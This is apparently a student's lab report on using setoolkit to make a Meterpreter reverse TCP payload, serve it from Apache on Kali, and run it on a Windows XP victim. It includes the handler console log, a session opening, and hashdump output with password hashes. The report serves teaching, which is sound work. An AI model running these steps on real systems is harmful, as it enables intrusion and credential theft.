29/11/2024
1BM22IC044


CSY Lab Report-04 -**Using SETOOLKIT For infectious payload**

Overview:


In this experiment, we leveraged the *setoolkit* to generate a malicious payload configured for a reverse TCP connection, enabling a meterpreter session. An Apache server was hosted on the attacker machine (Kali Linux), where the payload was stored. This exploit was then accessed and executed on a victim machine running Windows XP. By successfully running the payload, we gained a meterpreter shell and interacted with the victim system using its commands. To analyze the underlying communication, *Wireshark* was used, but we observed that TLS encryption limited our initial analysis. To bypass this, an SSL keylogging file was configured, and decrypted HTTP packets were analyzed. Finally, the exploit was uploaded to VirusTotal to assess its detection rate among various antivirus (AV) solutions.

Steps in Detail:


1. **Setoolkit Command**:
   We began by launching *setoolkit* via the terminal.




2. **Attack Selection**:
   The "Social Engineering Attack" was chosen from the available options in *setoolkit*.




3. **Payload Generation**:
   Using the "Infectious Media Generator" option, we created a meterpreter payload tailored by Rapid7, which employs DLL memory injection for stealth.




4. **Shell Configuration**:
   Parameters like LHOST (attacker's IP) and LPORT (listening port) were specified. The payload's storage location was also noted.




5. **Apache Server Setup**:
   An Apache server was started using sudo service apache2 start, and the payload was copied to the server's root directory.






6. **Payload Deployment**:
   The payload was downloaded and executed on the Windows XP victim system via the browser.



7. Go to the windows xp open the internet and type the ip address of the kali to access the payload and then run the following command: `http://<ip of kali>/payload.exe` and run all the options like run to run the payload

   Output:




8. **Shell Access**:
   Upon execution, the terminal confirmed the reverse shell establishment, enabling interaction through commands like sessions -i 1, getuid, sysinfo, and hashdump.


```
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.53.11
LHOST ⇒ 192.168.53.11
resource (/root/.set/meta_config)> set LPORT 1234
LPORT ⇒ 1234
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession ⇒ false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.53.11:1234
[*] Sending stage (176198 bytes) to 192.168.53.9
msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.53.11:1234 → 192.168.53.9:1043) at 2024-11-28 01:20:55 -0800
```

```
meterpreter > getuid
Server username: WINDOWSXP\Administrator
meterpreter > hostname
[-] Unknown command: hostname. Run the help command for more details.
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > hashdump
Administrator:500:7c3ef25fa3779d64aad3b435b51404ee:1a49257017cfea65452a8927ce010bd3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:6ce489580b5346c8edf4cdaaee348b82:c334faab7534920eb9a2ee13f7347ee4:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6667a785fe9b7eb84ae46f1df922de5a:::
meterpreter >
```


9. **Traffic Analysis using Wireshark:**
   When analyzing the network traffic in Wireshark, I observed that the data was encrypted under


TLS, meaning no HTTP traffic was visible since TLS had encrypted the payload communication.



